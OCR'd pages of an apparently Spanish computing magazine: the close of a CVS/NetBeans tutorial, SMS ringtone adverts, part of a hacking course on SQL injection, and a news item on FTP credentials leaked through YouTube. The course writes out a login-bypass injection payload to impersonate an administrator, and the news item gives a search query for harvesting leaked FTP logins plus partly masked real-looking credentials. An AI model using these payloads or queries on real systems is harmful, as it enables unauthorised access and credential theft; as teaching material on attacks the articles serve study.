


Panel de control de CVSNT



Nuevo repositorio

Configuración del CVS en NetBeans



Envío de un nuevo proyecto al CVS

Ahora vamos a subir un proyecto al repositorio, para lo cual pulsaremos con el botón derecho sobre el proyecto NetBeans, y en el menú "CVS" seleccionaremos la opción "Import into Repository". Una vez seleccionado el sistema a utilizar (estará almacenado ya en el entorno de desarrollo, al desplegar el menú podremos verlo en la primera posición), continuamos y llegamos al menú de envío, donde debemos escribir un mensaje para la importación inicial, así como el nombre de la carpeta que usaremos en el repositorio.

Tras subir el proyecto, es recomendable hacer un "Checkout" para descargar el código del servidor y trabajar contra la versión del repositorio local, de forma que evitemos problemas en la congruencia de los ficheros. Los pasos son exactamente los mismos que usaremos para descargar un proyecto del servidor: realizar un "Checkout" y abrir el proyecto en cuestión. Así de simple.

Trabajando contra el CVS

A partir de ahora, cuando en algún fichero haya alguna diferencia entre la versión local y la versión del servidor, NetBeans nos avisará cambiando el color del nombre de archivo a azul, y añadiendo unos iconos del mismo color en las rutas lógicas que llevan a dicho fichero dentro del gestor de proyectos. Para saber de qué tipo han sido los cambios, podemos pulsar con el botón derecho sobre el archivo, y en el menú "CVS" seleccionar la opción "Show Changes".

Desde el mismo menú de cambios, o

EL SISTEMA OPERATIVO ES QUIEN GESTIONA LOS RECURSOS, ASIGNÁNDOLOS A LAS DISTINTAS TAREAS EXISTENTES SEGÚN UNA SERIE DE NORMAS DICTADAS POR LOS ALGORITMOS DE PLANIFICACIÓN

bien desde el menú contextual "CVS" de cada fichero, podemos realizar tres acciones de vital importancia: actualizarlo ("update") para descargar los cambios del servidor, enviarlo ("commit") para que el servidor tenga los cambios realizados de forma local, y comparar ("diff") las versión local con la existente en el servidor para ver qué ha cambiado entre ellas.

Otra de las opciones más útiles es la de poder navegar el histórico de cambios para un fichero concreto, la cual nos permite también realizar directamente comparaciones entre dos versiones cuales quiera del mismo, así como hacer una regresión a una versión concreta con un sólo click. Resulta muy útil cuando, por ejemplo, deseamos generar unos ficheros de salida de un proceso con una versión anterior del programa para poder tenerlos como referencia, y más tarde continuar con el desarrollo en el punto en el que lo dejamos. Para hacerlo, simplemente realizamos la regresión a la versión anterior, ejecutamos el programa, e inmediatamente (y sin esperar a que termine la ejecución), realizamos una actualización del fichero y continuamos escribiendo código.

También conviene tener en cuenta que las actualizaciones y envíos de código no tienen porqué realizarse fichero a fichero, pudiendo también hacerse con paquetes de código o proyectos enteros. Además, cuando realizamos alguna operación sobre varios ficheros, es importante saber que pueden excluirse determinados ficheros de la operación. El uso más típico es el de evitar que se envíen y reciban los ficheros de configuración del proyecto, así como los generados durante el proceso de compilación, pues consumen ancho de banda y espacio en el disco del servidor, y no aportan ninguna información relevante al código del proyecto.

Finalizando

Como habréis podido comprobar, las posibilidades que nos brinda un software de control de versiones son, aún para los sistemas más sencillos como el que acabamos de ver, muy interesantes. Como comentaba al iniciar el artículo, puede resultar útil incluso para una única persona, pues permite mantener una copia de seguridad de todo el código, así como su historial completo con todas y cada una de las modificaciones.

Y, siendo así para desarrollos individuales, en el caso de trabajar múltiples personas las ventajas se tornan en aspectos imprescindibles. Os aseguro que, una vez habéis empezado a trabajar en equipo con un sistema de control de versiones, hacerlo sin él resulta absolutamente molesto e improductivo. Al fin y al cabo, este tipo de herramientas no deben ser más que elementos al servicio del programador, sistemas que faciliten la labor del desarrollo de software a las personas que, durante tantas horas, estamos detrás de una pantalla de ordenador.

No quisiera terminar sin antes animaros a que investiguéis por vuestra cuenta sobre este mundillo de los sistemas de control de versiones. Gran cantidad de programas -principal, aunque no exclusivamente de software libre- tienen publicados en la red sus repositorios de desarrollo, de forma que configurar un cliente para que se conecte y nos permita echar un vistazo al código y los cambios realizados, puede resultar un ejercicio muy interesante de aprendizaje. Hay gran cantidad de información a vuestro alcance, es vuestra responsabilidad utilizarla. ;-)

¡Saludos!

Ramiro Cano Gómez
death_master@hpn-sec.net
http://omniumpotentior.wordpress.com<

MUSICA ORIGINAL

CONVIERTE TU MOVIL EN UN MP3 PORTATIL

sms envía **MUSICA19** (espacio) **código de cancion al 7494**

EJEMPLO: para descargarte LA SINTONIA de los SIMPSONS tienes que enviar MUSICA19 26189 al 7494

Rechaza imitaciones

29994	MI RAZÓN DE SER	Kiko y Shara
30581	2 HEARTS	Kylie Minogue
30583	EL PERFUME DE LA SOLEDAD	David Demaría
30606	NO SÉ COMO QUERERTE	Malú
30615	TIRED OF BEING SORRY	Enrique Iglesias
30643	SERÁ IMPOSIBLE	Veronica Romero
30646	RAININ IN PARADIZE RADIO EDIT	Manu Chao
30759	**NUNCA MÁS**	Hombres G
30876	JUGUETES ROTOS	Nay
30889	SE FELIZ	Luz Casal
30897	**A TOUT LE MONDE**	Megadeth
28631	**NO LLORES**	Gloria Stefan
7312	**HIMNO 100 SEVILLA F.C**	Himnos
25017	**UMBRELLA**	Rihanna
25569	**LAMENTO BOLIVIANO** (XTM RMX)	Dani Mata
28362	**ME ENAMORA**	Juanes
29848	BUENA, BONITA Y BARATA	El barrio
17644	AMOR GITANO (BSO EL ZORRO)	Alejandro Fernandez
13725	LAS DE LA INTUICION	Shakira
29509	TODO IRÁ BIEN	Chenoa
28376	YOUNG FOLKS	Peter Bjorn & John
3679	**EL PADRINO**	
0358	ATREVETE-TE	Calle 13
26126	ÁFRICA	Fernando Castro
27654	RELAX	Mika
25394	COMO LA VIDA (VUELTA CICLISTA 07)	Hanna
13552	QUE HICISTE	Jennifer López
26133	ME GUSTA EL FÚTBOL	Melendi
28672	PARA TI SERÍA	Nek con Sueño de Morfeo
14600	ECUADOR	Sash
27569	ME SIENTO BIEN	Hombres G
26156	FAR FROM HOME (EDIT)	Tiga
27692	APROXIMACIÓN	Pereza
17420	MONSOON	Tokio Hotel
30583	EL PERFUME DE LA SOLEDAD	David DeMaría
1488	SUEÑOS ROTOS	La Quinta estación
6701	HIGHWAY TO HELL	AC/DC
30614	Y AHORA VOY A SALIR (RANXEIRA)	Mago de Oz
29735	POR TI DARIA	Hanna
1486	ME MUERO	La Quinta estación
3680	**EYE OF THE TIGER (BSO ROCKY III)**	
77224	**BSO EL BUENO, EL FEO Y EL MALO**	
28507	BEAUTIFUL GIRLS	Sean Kingston
27415	1973	James Blunt
1593	TU RECUERDO	Ricky Martin
13567	**HOW TO SAVE A LIFE (ANATOMIA DE GREY)**	
17452	ADOLESCENTES	Kiko y Shara
28648	DO IT WELL	Jennifer Lopez
28730	SIGO LLORANDO POR TI	Pignoise
27692	APROXIMACIÓN	Pereza
25129	HOT SUMMER NIGHT (OH LA LA LA)	David Tavare
13884	MICROMANIA	Tata Golosa
26122	ACABO DE LLEGAR	Fito y Fitipaldis
14244	ALL GOOD THINGS	Nelly Furtado
25395	DÉJAME VIVIR	Jarabe de Palo
9481	POR LA BOCA VIVE EL PEZ	Fito y Fitipaldis
3694	EVERY BREATH YOU TAKE	The Police
13073	GRACE KELLY	Mika
9030	NI UNA SOLA PALABRA	Paulina Rubio
13744	QUIERO QUE SEPAS	Andy y Lucas

CINE Y TELEVISION

POLIFONICOS



ÚSALOS COMO TONOS DE LLAMADA PARA TUS AMIGOS

sms envía **TONOS4** (espacio) **código polifonico al 7494**

EJEMPLO: para descargarte "BSO DEL ZORRO" tienes que enviar TONOS4 92061 al 7494

bájate todos los éxitos ¡¡¡para tu móvil!!!

TOP

84724	**El bueno, el feo y el malo**
84966	**24 - Serie TV**
84999	**CSI Miami**
80174	**Expediente X**
83705	**Zelda**
83737	**Dragon Ball Z**
83901	**Zorba el griego**
84207	**El Padrino**
84437	**Sintonía Shin Chan**
84697	**CSI Las Vegas**
85529	**El ultimo mohicano**
90646	**BSO Dracula**
90651	**The Crow (El Cuervo)**
80017	**Mision imposible**
80065	**Friends**

CINE

92061	Amor gitano (El Zorro)
84560	Curro Jimenez
84067	El Exorcista (Tubular bells)
80082	La pantera Rosa
83883	cabecera Fraggle Rock
85607	El pajaro loco
85606	Vals de Amelie
84759	Gladiator
80039	Eye of the tiger (Rocky III)
80096	Pulp Fiction
80108	Sintgnuja Benny Hill
84064	Darth Vader Marcha imperial
84940	cabecera Sexo en Nueva York
83648	La familia Monster
83834	La abeja maya
84440	El senor de los anillos
80074	cabecera El equipo A
80048	cabecera El coche fantastico
85441	Verano azul

TONOS DE MENSAJES



FAMOSOS EN SONIDO REAL

sms envía **POLITONO83** (espacio) **código del sonido al 7808**

código	descripción del tono de mensaje	
78868	**R.MADRID - COGE EL MÓVIL**	
27457	**PADRE NUESTRO PIJO**	
77395	**MENSAJE DEL CAUDILLO**	Franco
77435	**OSEA TE COJO EL TELEFONO**	Superpija
9473	**CONTESTA A TU NOVIO**	Kekontestes
77894	Richard coge el teléfono que viene el payo verde	
1775	Cancion	Fredy Kruger
78862	**Sevilla - Hasta la muerte**	




ATENCIÓN AL CLIENTE 902 01 30 16 (10 - 19 horas)

JUEGOS

Descárgatelos al móvil y juega donde y cuando quieras

sms envía **JUEGOS30** (espacio) **código juego al 7494**



convierte tu móvil en una consola de juegos

EJEMPLO: para descargarte "BISBAL FAN FACTOR" tienes que enviar JUEGOS30 3094 al 7494



código 3118



código 3112

código 3091

código 1435



código 1836

BOURNE

código 3116

MIAMI NIGHTS

código 3035

El juego interactivo The Bourne Ultimatum © 2007 Vivendi Games, Inc. Publicado por Vivendi Games Mobile, una división de Vivendi Games Europe S.A. Todos los derechos reservados. Los personajes, los acontecimientos, la historia y los derechos de publicación de The Bourne Ultimatum © 1980 Propiedad de Robert Ludlum. Todos los derechos reservados © TM Endemol International BV. Registrado por Endemol International BV. the logo Gameloft and Brain Challenge are trademarks of Gameloft in the US and/or other countries. © SEGA. Who Wants To Be A Millionaire? logo and TM and © 2005 Celador International Ltd. All rights reserved. © Mobile Solutions Consulting Group S.L © Touchstone Television. All Rights Reserved. ©2007 Kitmaker. Todos los derechos reservados. Kitmaker y el logotipo de Kitmaker son marcas de Kitmaker en España y/o otros países. © 2006 Gameloft. All Rights Reserved. Published by Gameloft under license from Ubisoft Entertainment. Dogz, Ubisoft and Ubisoft logo are trademarks of Ubisoft Entertainment in the U.S. and/or other countries. Gameloft and the Gameloft logo are trademarks of Gameloft in the US. © SEGA. © 2006 Gameloft. All Rights Reserved. Gameloft, the logo Gameloft and Brain Challenge are trademarks of Gameloft in the US and/or other countries.

DOGZ

código 3089

¡Entrena tu mente y conviértete en el más listo de tus amigos!

SONIC JUMP

código 3025

BRAIN CHALLENGE

código 2616

TOP

1714	**BUBBLE GUN**
3093	**MOBI LOVER**
3024	**DESEOS OCULTOS**
5577	**VIRTUA TENNIS MOBILE**
3109	**SPYRO LA LEYENDA**
1051	**BUBBLE BASH**
3088	**PERDIDOS (LOST)**
2034	**ZUMA**

Todos tus contactos y emoticonos

MovilMessenger

DESCARGATELO AL MOVIL

envía **MSX46** (espacio) **3113 al 7494**

MESSENGER EN TU MÓVIL
CONÉCTATE DONDE QUIERAS CON TU MÓVIL

TEMAS

sms envía **MENU26** (espacio) **código del video al 7494**

¡CAMBIA TU MÓVIL POR DENTRO!

LO MÁS IMPORTANTE ESTÁ EN EL INTERIOR

LOS HOMBRES DE PACO 28708

código	tema
8788	Tuneados
9199	Tequieros
2250	Calaveras
3979	Gnomos



13566 COCHAZOS

NAVIDAD SOLIDARIA CON LA MUSICA MAS DE MODA!!

Parte de los beneficios que se obtengan de la descarga de estos contenidos estan destinados a UNHCR ACNUR

BEA BRONCHAL



Música real envía **FAN23** + **4005** AL **5477**

videoclip envía **CLIP23** + **4006** AL **5477**

...y si quieres conseguir el single entra en el sorteo envia **BRONCHAL23** al **7494**

PIN UPS DE FANTASIA

CARLOS DIEZ

envía **FONDO39** (espacio) **código de la imagen al 7808**



Anna cód **3245**

Shakkyra cód **3296**

Penélope cód **3291**

Britttnei cód **3249**

CURSO de HACKING


Inyeccion de código SQL (XIV)


Siguiendo con nuestra tónica, vamos a continuar repasando ataques que podéis llevar a cabo gracias a la inyección de SQL. Además, sacaremos del baúl de los recuerdos el LDAP y empezaremos a explicaros en qué consiste para sacarle partido.

Saltarnos un formulario de autenticación III

Caso 4: Nos hacemos pasar por otro usuario

Continuando por donde nos quedamos el mes pasado, vamos a poner de nuestra parte la lógica booleana y vamos a inyectar en esta ocasión lo siguiente:





```
Usuario: a' OR usuario LIKE
'%a%' OR usuario = 'b
Clave:
```

Lo que pretendemos es colarnos como un usuario cuyo nombre contenga la letra "a", por lo que si existe el usuario "administrador" podremos colarnos como él ya que contiene la "a".

Quedaría entonces la sentencia SQL así:

```
SELECT * FROM usuarios WHERE
usuario = 'a' OR usuario LIKE
'%a%' OR usuario = 'b' AND
clave = ''
```


Para facilitaros la comprensión, haremos la siguiente analogía sobre la sentencia SQL anterior:

```
valor1 = "usuario = 'a'"
valor2 = "usuario LIKE '%a%'"
valor3 = "usuario = 'b'"
valor4 = "clave = ''"
```

Así que podemos resumir nuestra sentencia SQL en:

```
SELECT * FROM usuarios WHERE
valor1 OR valor2 OR valor3
AND valor4
```

El SQL lo agrupará en:



Listado de servidores FTP

```
valor1 OR valor2 OR (valor3
AND valor4)
```

Si resolvemos la consulta SQL tenemos:

```
VACIO OR "administrador" OR
(VACIO AND VACIO) => VACIO OR
"administrador" OR (VACIO) =>
"administrador"
```

Así pues, logramos colarnos como el usuario "administrador" sin necesidad de conocer su clave ¡toma ya!

De igual modo que hemos empleado un usuario que contuviera la letra "a", podríamos utilizar un usuario que contuviera un número, quedando la inyección así:

>>> Undernews

YouTube tampoco se salva

El ingenio es lo que tiene, resulta que aquellos que han colocado vídeos en YouTube mediante FTP han colocado también, sin saberlo, las credenciales de acceso a sus FTPs.

Aprovechando la potencia de Google, era posible realizar la siguiente búsqueda:

site:youtube.com "clicks from ftp @"

Dicha búsqueda ponía a funcionar el motor de Google para localizar, entre las páginas de YouTube (la popular web de vídeos on-line), aquellas que indicaran cómo de cerquita está el vídeo de la página de otra dirección, en este caso dicha dirección no era ni más ni menos que la que habían empleado para subir vídeos otros usuarios.

El resultado mostraba multitud de páginas que contenían líneas como:

22 clicks from ftp://siperuhi:inter*@siperuhi.com.honey ...**
1 clicks from ftp://www.agenciacriacao.com.br:08041*@ftp.agencia. ...**
1 clicks from ftp://rekreasyon:rek0*@ftp.rekreasyon.net**
1 clicks from ftp://devoweb420:DSPh*@ftpserver.esmartdesign ...**
4 clicks from ftp://miembro:caval*@supernova.sytes.net ...**
1 clicks from ftp://nitrojenn:Passw1*@ftp.nitrojennllc.com ...**
3 clicks from ftp://zafzaf:84292*@ftp.d1034442-1 ...**

